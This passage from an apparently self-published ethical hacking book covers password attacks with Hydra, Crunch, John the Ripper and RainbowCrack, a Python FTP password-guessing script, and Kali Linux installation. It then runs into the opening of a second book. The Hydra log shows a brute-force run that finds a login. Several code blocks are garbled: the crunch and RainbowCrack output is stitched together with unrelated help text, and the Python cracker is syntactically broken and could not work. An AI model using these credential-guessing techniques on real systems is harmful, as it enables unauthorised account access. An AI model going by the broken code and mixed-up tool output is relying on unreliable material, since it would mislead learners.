This is the easiest way to gain access to any target system. You can exploit any tool that is configured incorrectly or installed incorrectly. The relogin service was not configured in the right manner, and all you needed to do was use Google to obtain the solution.

Chapter Twenty-Two

Password Hacking

Every computer system, database, server, account, bank account, email or any other account needs to have a password. Passwords are often used to access systems or accounts depending on the need. People set passwords that are easy to remember, and sometimes these passwords are easy for a hacker to guess. People often use their mobile number, date of birth, names of family members, etc. to write their password. It is always recommended that users use strong passwords to protect systems. Most systems have some criteria that must be adhered to when it comes to creating passwords.

Dictionary Attack

In this form of attack, the hacker can use a predefined set of numbers or words. He can enter these in the dictionary. The hacker must then guess the right password to use. If the password set by the user is weak, the hacker only needs to use this type of attack. Hackers can use Hydra to perform this type of attack. The example below shows how the tool has been used to identify the password.

```
dawid@lab:~  
File Edit View Search Terminal Help  
[dawid@lab:~]$ hydra -L list user -P list password 192.168.56.101 ftp -V  
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2013-09-04 07:24:27  
[DATA] 12 tasks, 1 server, 12 login tries (l:3/p:4), -1 try per task  
[DATA] attacking service ftp on port 21  
[ATTEMPT] target 192.168.56.101 - login "admin_1" - pass "password_1" - 1 of 12 [child 0]  
[ATTEMPT] target 192.168.56.101 - login "admin_1" - pass "password" - 2 of 12 [child 1]  
[ATTEMPT] target 192.168.56.101 - login "admin_1" - pass "msfadmin" - 3 of 12 [child 2]  
[ATTEMPT] target 192.168.56.101 - login "admin_1" - pass "password_2" - 4 of 12 [child 3]  
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "password_1" - 5 of 12 [child 4]  
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "password" - 6 of 12 [child 5]  
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "msfadmin" - 7 of 12 [child 6]  
[ATTEMPT] target 192.168.56.101 - login "admin" - pass "password_2" - 8 of 12 [child 7]  
[ATTEMPT] target 192.168.56.101 - login "msfadmin" - pass "password_1" - 9 of 12 [child 8]  
[ATTEMPT] target 192.168.56.101 - login "msfadmin" - pass "password" - 10 of 12 [child 9]  
[ATTEMPT] target 192.168.56.101 - login "msfadmin" - pass "msfadmin" - 11 of 12 [child 10]  
[ATTEMPT] target 192.168.56.101 - login "msfadmin" - pass "password_2" - 12 of 12 [child 11]  
[!] [PWN] host: 192.168.56.101 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 invalid password found  
Hydra (http://www.thc.org/thc-hydra) finished at 2013-09-04 07:24:30
```

Hybrid Dictionary Attack

In a hybrid attack, the hacker can use different permutations and combinations of the words present in the dictionary. For instance, hackers can choose to combine one word with a set of numbers to obtain a password. You can use the Crunch tool to perform this type of attack. A specific set of characters can be used to perform this kind of attack. The crunch tool can be used to obtain different types of permutations.

```
root@kali:~# crunch 1 6 admin  
Crunch will now generate the following amount of data: 131835 bytes  
0 MB  
0 GB  
0 TB  
0 PB  
pass  
Crunch will now generate the following number of lines: 19530  
a  
d  
m  
i  
n  
aa  
ad  
am  
as  
sqlmap.txt  
-t<0-5>: Set timing template (higher is faster)  
--connection-limit <number>: threshold for total  
AUTHENTICATION:  
-U <filename>: username file  
-P <filename>: password file  
--user <username_list>: comma-separated username  
--pass <password_list>: comma-separated password  
--passwords-first: Iterate password list for each
```

Brute-Force Attack

A hacker can use different permutations and combinations of special

characters, letters, numbers and other characters to crack any password. A hacker will be successful using this type of attack, but he should be willing to spend some time to perform this attack. This is a very slow attack, and the hacker must use a system that has a high processing speed. The computer must look at various combinations. Johnny or John the Ripper is one of the best tools to use to perform this attack, and it comes pre-installed with the Kali Distribution.



Rainbow Table

Rainbow tables always have a list of predefined hashed passwords. This table is used as a lookup table. A hacker can use this table to recover the plain password to obtain the text. During this process, the pre-calculated hash is used to crack the password. Use the following link to download a rainbow table: <http://project-rainbowcrack.com/table.htm>. You can use a rainbow table in the RainbowCrack 1.6.1 tool which comes pre-installed in the Kali Distribution.

The screenshot shows a terminal window titled "Terminal" with the date "Tue 05:26" at the top right. The window title bar also includes "Applications", "Places", and "root@kali: ~". The terminal content displays the usage instructions for RainbowCrack 1.6.1. It starts with the copyright notice: "RainbowCrack 1.6.1 Copyright 2003-2015 RainbowCrack Project. All rights reserved. http://project-rainbowcrack.com/". Below this, it provides usage examples and detailed command-line options for cracking NTLM, MD5, SHA1, and SHA256 hashes using various wordlists and file formats.

```
RainbowCrack 1.6.1
Copyright 2003-2015 RainbowCrack Project. All rights reserved.
http://project-rainbowcrack.com/
usage: rcrack rt_files [rt_files ...] -h hash
       rcrack rt_files [rt_files ...] -l hash_list_file 6-jumbo-1-bleeding [linu
       rcrack rt_files [rt_files ...] -f pwdump_file
       rcrack rt_files [rt_files ...] -n pwdump_file others
rt_files:   path to the rainbow table(s), wildchar(*, ?) supported
-h hash:    load single hash
-l hash_list_file: [OPTIONAL] load hashes from a file, each hash in a line
-f pwdump_file: [=SECTION] load lanmanager hashes from pwdump file
-n pwdump_file: [st[=FILE]] load ntlm hashes from pwdump file[s] from FILE or stdin
               --pipe like --stdin, but bulk reads, and allows rules
hash algorithms implemented in alglib0.so: ordlist, but fetch words from a .pot f
               lm, plaintext_len limit: 0 - 7 suppress all dupes in wordlist (and force pre)
               ntlm, plaintext_len limit: 0 - 15 PRACTICE mode, read words from FILE
               md5, plaintext_len limit: 0 - 15 output encoding (eg. UTF-8, ISO-8859-1). See al
               sha1, plaintext_len limit: 0 - 20 ENCODING and --list=hidden-options.
               sha256, plaintext_len limit: 0 - 20 word mangling rules for wordlist modes
               --incremental [=MODE] "incremental" mode [using section MODE]
example: rcrack *.rt -h 5d41402abc4b2a76b9719d911017c592
          rcrack *.rt -l hash.txt "Markov" mode (see doc/MARKOV)
```

Quick Tips

- Make sure that the passwords are always strong and difficult for another user to crack
- Never write a password down, but memorize it
- Do not set the same password as your username
- Try to use a combination of numbers, alphabet, capitals, small letters and symbols.

Chapter Twenty-Three

Password Cracking Using Python

Some features in Python make it easy to use for ethical hacking or any form of testing. There are some existing libraries in Python that you, as a hacker, can use to perform some additional functions. There are close to 1000 modules or packages in Python that you can use to perform your hack, and you can use these packages and modules to perform the same functions that you would perform using Ruby, Perl or BASH. It is easier to build these functionalities in Python when compared to other tools or languages.

Adding a Python Module

Some functions and modules in the standard library in Python will provide the user with access to plenty of functionalities including numeric modules, exception handling, interaction with internet protocols (IPs), cryptographic services, internet data handling and use of built-in data types. You can learn more about these types on the official Python website. You do need to install some modules in Python that are built by third parties. These modules are available for any hacker to use, and it is for this reason that most hackers choose to script using python. If you want to learn about the different third-party modules in Python, visit the following website: <http://pypi.python.org/pypi>.

If you want to install third-party modules, you can use the wget command to download the modules from the repository. You will then need to decompress the model, then run the command, `python.setup.py.install`. For instance, you should first download the Nmap module in Python and install it. You can download this from the website xael.org.

Let us first get the module from xael.org:

```
Kali > wget http://xael.org/norman/python/python-nmap/python-nmap-0.3.4.tar.gz
```

Once the module is downloaded, you should decompress it using tar.

```
kali > tar -xzf python-nmap-0.3.4.tar.gz
```

Now, change the directory to the newly created directory using Python.

```
kali > cd python-nmap-.03.4/
```

Now, install the new module by running the following code:

```
kali > python setup.py install
```

You can build the script for a password cracker using the Nmap module in Python.

Creating an FTP Password Cracker in Python

Now, that we have covered some of the basics of Python, let us look at the code to build an FTP Password Cracker in Python.

```
#!/usr/bin/python
Import socket
Import re
Import sys
Def connect(username, password):
    S = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    Print “[*] Trying “+ username + “.” + password
    s.connect((‘192.168.1.101’,21))
    data = s.recv(1024)
    s.send (“QUIT\r\n”)
    s.close()
    return data
username = “Hacker1”
passwords= [“test”, “backup”, “password”, “123456”, “root”, “admin”, “flip”, “password”,
“”]
for password in passwords:
    attempt = connect(username, password)
    if attempt == “230” :
        print “[*] Password found: “+ password
    sys.exit(0)
```

Part Eight

Basics of Linux Operating System

Chapter Twenty-Four

Introduction To Kali Linux

There are numerous versions or distributions of Linux in the IT world, and Kali Linux is the most used distribution. This tool is used for the purpose of hacking, and you will have gathered that Linux is probably the best operating system for most tools that one uses to perform a hack. Any type of hacker can use this operating system to perform a hack. So, let us look at the basics of Kali Linux and see how to install it on your system.

What is Kali Linux?

Kali Linux is an operating system that is based on Debian, and this operating system is mainly used to enhance or improve security. This tool is often used by organizations for security auditing and penetration testing. It is for this reason that any hacker, ethical or malicious, can use this operating system to perform a hack on any system. This operating system offers a hacker numerous tools, and most of these tools come pre-installed into the system. These tools can be used to perform different types of security tasks. For example, you can use Kali Linux to perform a security search, reverse engineering, and other functions. There are over 600 penetration tools present in this system. Since hackers are doing their best to learn more about these systems, newer tools are being developed and added as packages to the system.

The distribution of Kali Linux is managed by Offensive Security, and this is a leading information security training company. This company also takes care of the funding of this operating system. Mati Aharoni and Devos Kearns are the main people behind the Kali Linux operating system. There are many other developers who also take care of upgrading the tools present in Kali Linux. This makes the operating system one of the best to use for penetration testing or any other form of hacking.

Kali Linux was first distributed in the year 2013 when the BackTrack distribution of Linux stopped. The Metasploit application used for exploitation also uses Kali Linux as the operating system.

Installing and Preparing Kali Linux

There are different codes and scripts across the book that you can use on Kali Linux, but before you use these, you should install the OS and prepare it for use. You can install Kali Linux in two ways – either using a virtualization solution or use a USB drive. You can use the USB drive in the following manner – either use a USB drive or use it through dual boot installation.

If you have never used the virtualization method before, let us understand that before we install Kali Linux. This method will help you install any software or operating system on your machine by giving the installation wizard a virtual resource to use. You can use different virtualization solutions, but for the purpose of our installation, we will use Hyper-V. Numerous companies use virtualization to install processes and services on a system. If you want to use the USB method, you will need to adhere to the following criteria:

- Download the Kali Linux ISO
- Ensure there is at least 20GB space on the hard disk
- Use a DVD bootable media or USB-drive


Download the ISO for Kali Linux directly from the website: www.kali.org. Do not use torrents to download this ISO since the file could have some malware. It is always a good idea to download the tool directly from the source.

Installing Kali Linux Using USB-Method

It is easy to install Kali Linux to any system that does not have any operating system installed. You only need to prepare a USB drive, DVD installation drive, or pen-drive with the right files. You must follow the steps mentioned below:

- Download the ISO file for Kali Linux

- Next, download Rufus
- Install this onto your machine. If your machine does not work, ask a friend to help you do this
- When you switch Rufus on, it will look like the image below



- You will see that your USB drive is present in the device section of

the screen. You can select the Kali Linux image, and click on Select to choose which distribution to download. You can also choose the partition option in this section. Make sure that your target system is either UEFI or BIOS.

- Leave the default settings as they are
- When you choose the correct settings, click on Start
- Let Rufus complete this process

Since the USB drive is ready, you should reboot the system. Follow the steps given in the installation wizard to complete the process.

Dual Boot Kali Linux Installation

If you want to use the dual booting Kali Linux option, you should follow the process detailed above. In this process, you must ensure that you have enough room to install the Kali Linux distribution on your system. You can always have a different partition on the same hard disk. This will work, too. Having said that, if you do not have enough space on the system, you may need to use the GParted application or tool. This tool will allow you to shrink the space of Windows on your system and free some space up for Kali Linux. If you want to use this process of installation, you must follow the steps below:

- The first step is to install the system using USB boot through the drive and then choose how you want to install the distribution. When you find yourself on the boot screen, select the option “Live.” This will open the default desktop.
- Now, launch the GParted program to shrink the space used by Windows. You must ensure that you at least have 20 GB space to install the size the Kali Linux distribution.
- Once you select the changes, select “Apply All Operations.”
- Once you complete this process, you should reboot the system and run the Kali Linux distribution. Choose the guided option to install the distribution.

- Once the installation is complete, restart the system and then launch Kali Linux distribution.

Installing Kali Linux on Hyper-V

Let us now look at how you can install Kali Linux on your system using Hyper-V. It is recommended that you use this option if you are using Kali Linux for the first time. It is always a good idea to install through virtualization.

Enabling Hyper-V on Your Machine

If you use Hyper-V, you can install Kali Linux on a windows system since it will allow you to virtualize. Your system must meet the following criteria if you want to enable Hyper-V:

- 4 GB minimum RAM
- Virtualization support. Basically, it should be SVM mode for Ryzen chips and VT-c for Intel chips
- A SLAT(Second Level Address Translation) supported 64-bit CPU

If your system does support virtualization, you should enable this option before you begin to install Kali Linux. You need to access your BIOS and enable the option “Virtualization.” If you want to verify if your machine is ready to set up Kali Linux using virtualization, you can run the following command:


- Go to command prompt
- Run the command systeminfo.exe
- Click enter

If you receive a positive response from the command prompt, then your system is enabled. Now you should also ensure that you have reconfigure Windows so you can run the Hyper-V module. You should go to the Control Panel and turn the windows feature off so you can virtually run the Kali Linux distribution. You will find this option in your control panel, so ensure that you enable the options Hyper-V Platform and Hyper-V Management

Tools. Proceed further now. Once this is done, restart the process so you can install the Kali Linux distribution.


Starting Installation Process

- It is a good idea to use the Quick Create option. When you open the Hyper-V, you will obtain the Quick Create option in the menu.
- A virtual machine window machine will open. In this window, you will find numerous options including Ubuntu 19.04 and Ubuntu 18.04.3 LTS.
- Now, click on the option “Local Installation Source” before you change the option to “Change Installation Source.”
- Now, you can select the Kali Linux ISO option. Remember to deselect the “The virtual machine can run windows” option.
- Next, click on the button “Create Virtual Machine.”
- This will then prompt you into connecting to the new virtual machine. You should now close the prompt. Right-click on the virtual machine and choose the option “Settings.”
- Move to the SCSI connector and choose the option “hard drive.”
- If you need to change the location of the virtual disk, you should click “New,” but if you want to use the default option, you can leave it as it is. It is important that you change the option since the vhdx file will only be stored in the local drive.
- Now, click “Connect.” When you are done, you will see that the Menu is on your screen. The image is below.



In this image, you see that there is the option to choose “Live system.” You can use this option if you do not want to install Kali Linux on the system. If you want to test a feature, you can use this option. That said, if you are going to use it for your work, it is recommended that you do not use this option since you cannot save any settings. It is for this reason that experts recommend that you use the Kali Linux only once you install it on your system.

If you want to install this on your system, you should use the start installer option. When you do this, you will see that the process has started. Let us look at the installation process below:



- You should first select the language that you want to work with when Kali Linux is installed, and you must also select the language in which you want to code. Choose English for both.
- Now enter the details about your location.
- Configure the keyboard according to how you want to use it.
- You will see that an installer component is now on the screen. In this case, you will see an ISO. This wizard can also be used to configure the network.
- When you do this, you should choose the name for your system. Remember, the hostname should be a single name. The installer wizard will directly choose Kali as the system, and it is recommended that you use this name itself since that is the easiest way to use code

you find on the internet. You can also choose a domain name if you want to.

- The next step is to choose the root password. It is important that you write one since this is the only way you can protect your system. You should choose a strong password, so it is hard for any other hacker to crack. You must also ensure that you do not forget the password later since this will make it hard for you to access Kali Linux.

- Now, set the time zone.

- You should now partition the disks. Every Linux distribution will have a different file system, and this makes this distribution different from every other OS that you install. Kali Linux is very different from Windows. If you want to ensure that you do not have too much to do when you install the OS, use the Guided option. Here, the OS will use the entire disk. If you use virtualization, you do not have to worry about splitting the disk since Hyper-V will allot the disk space.

- If you select the guided option, you will be asked to choose a partition option from the following options:

- All files in one drive
- Home partition
- Three partitions for home, variables and temporary files

It is a good idea to use the first option if you are using Kali Linux for the first time. You will also obtain information about the partition that is created. If the process is completed correctly, you should click on the option "Finish partitioning and write changes to disk." Then choose yes, and wait for the installation process to complete.

Conclusion

Every organization must ensure that it has the right security protocols in place to maintain a secure network. These organizations hire ethical hackers to perform the necessary functions and hacks to learn more about these security vulnerabilities. If you want to become an ethical hacker, you can use the information in this book to help you achieve the same. Remember, you should never run the scripts in this book without having the right knowledge about the tools or the methods you are using. A small mistake can lead to a large vulnerability in the security of the system.

You must ensure that you always know how to protect your system and your clients' system. Use the quick fixes in the book for immediate solutions.

Thank you for purchasing the book. I hope the information in this book will help you gather all the right information about this profession.

References

Images Courtesy of:

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_enum

<https://www.tecmint.com/kali-linux-installation-guide/>

Palmer, C . C . (2001) . Ethical hacking . IBM Systems Journal, 40(3) , 769 - 780.

Harper, A. , Harris, S. , Ness, J. , Eagle, C. , Lenkey, G. , & Williams, T. (2011). Gray hat hacking the ethical hackers handbook. McGraw-Hill Osborne Media.

Engebretson, P. (2013). The basics of hacking and penetration testing: ethical hacking and penetration testing made easy. Elsevier. Jenkins, A. (2009). Becoming ethical. A parallel, political journey with men who have abused. Dorset, UK: Russell House Publishing.

Smith, B., Yurcik, W. , & Doss, D. (2002, June). Ethical hacking: The security justification redux. In IEEE 2002 International Symposium on Technology and Society (ISTAS'02). Social Implications of Information and Communication Technology. Proceedings (Cat. No. 02CH37293) (pp. 374-379). IEEE.

Caldwell, T. (2011). Ethical hackers: putting on the white hat. Network Security, 2011(7), 10-13.

Tiller, J. S. (2004). The ethical hack: a framework for business value penetration testing. Auerbach publications.

Tsang, A., Zhang, X., Yue, W. T., & Chau, M. (2012, December). Dissecting the Learning Behaviors in Hacker Forums. In S I G B P S Workshop on Business Processes and Services (BPS' 12) (p. 161).

Vallstrom, D. (2019). Ethical Progression: How to Live, What to Consider Right, What Old Societies and Super - AIs Are Like, and Why We Don't See Them.

Benson, V., & Turksen, U. (2017). Privacy, security and politics: current issues and future prospects. Communications Law-The Journal of

Computer, Media and Telecommunications Law, 22(4), 124-131.

Trabelsi, Z., & McCoey, M. (2016). Ethical hacking in Information Security curricula. International Journal of Information and Communication Technology Education (IJICTE), 12(1), 1-10.

Crosbie, M. (2015). Hack the cloud: Ethical hacking and cloud forensics. In Cloud Technology: Concepts, Methodologies, Tools, and Applications (pp. 1510-1526). IGI Global.

Sanders, A. D. (2003). Teaching Tip Utilizing Simple Hacking Techniques to Teach System Security and Hacker Identification. Journal of Information Systems Education, 14(1), 5.

Hartley, R. D. (2015). Ethical hacking pedagogy: an analysis and overview of teaching students to hack. Journal of International Technology and Information Management, 24(4), 6.

Prasad, Y. K., & Reddy, D. V. S. (2019). Review on Phishing Attack and Ethical Hacking. International Journal of Research, 6(3), 853-858.

<https://www.simplilearn.com/phases-of-ethical-hacking-article>

<https://www.dummies.com/programming/networking/the-ethical-hacking-process/>

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_skills.htm

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_reconnaissance.htm

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_terminology.htm

<https://www.guru99.com/skills-required-become-ethical-hacker.html>

<https://www.technotification.com/2018/11/skills-for-ethical-hacker.html>

<https://blog.eccouncil.org/the-ten-commandments-of-ethical-hacking/>

<https://www.wisdomjobs.com/e-university/ethical-hacking-tutorial-1188/ethical-hacking-reconnaissance-17331.html>

<https://resources.infosecinstitute.com/category/certifications-training/ethical-hacking/network-recon/#gref>

<https://www.w3schools.in/ethical-hacking/footprinting/>

<https://www.wisdomjobs.com/e-university/ethical-hacking-tutorial-1188/ethical-hacking-fingerprinting-17344.html>

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_fingerprintin

<https://www.greycampus.com/opencampus/ethical-hacking/sniffing-and-its-types>

<https://www.concise-courses.com/hacking-tools/vulnerability-exploitation-tools/>

<https://www.guru99.com/wireshark-passwords-sniffer.html>

https://www.tutorialspoint.com/ethical_hacking/ethical_hacking_sniffing_tool

<https://www.sans.org/course/network-penetration-testing-ethical-hacking>

<https://www.lifewire.com/lans-wans-and-other-area-networks-817376>

<https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/>

https://www.wireshark.org/docs/wsug_html_chunked/ChWorkDisplayPopUp.html

<https://www.sciencedirect.com/topics/computer-science/server-side-attack>

<https://www.javatpoint.com/server-side-attack-basics>

<https://intellipaat.com/blog/tutorial/ethical-hacking-cyber-security-tutorial/ethical-hacking-system-hacking/>

<https://dzone.com/articles/a-guide-to-installing-kali-linux>

<https://www.kali.org/docs/base-images/kali-linux-encrypted-disk-install/>

<https://www.tecmint.com/kali-linux-installation-guide/>

Ethical Hacking

*Best Tips and Tricks
of Ethical Hacking*

ELIJAH LEWIS

Introduction

It was an afternoon of mid-March. Flowers were blooming in the surroundings of my village. I was coming back from the university where I had been studying for quite some time. Being a student of IT, I was labeled as a nerd in the university, and this was really depressing for me. On my way home, the weather got crazy. The wind started blowing at a really fast pace. I was driving my car, and the wind pressure was weighing in on the windshields of my car. I could feel slight jolts in the moving car. I had definitely slowed down the speed of my car, but I couldn't stop as I had to reach home before dark. On the seat to my left was sitting my friend Jasmine who was my classmate. She is my neighbor in the village. We were admitted to the university at the same time. She really loved programming and hacking. Perhaps she was inspired by the hacking attack on Sony Pictures that was blamed on North Korea's government.

To divert my mind from what was happening on the outside, she started a chit chat about the same incident. Well, it was really creepy work. When the staff reached at the offices in the morning, they found the same message on every screen along with a scary image. They knew their systems were compromised. Their data were stolen and leaked on the dark web. Sony Pictures was devastated. There was news that the hackers were logged into their systems, but they didn't know it. When they realized, the damage had been done.

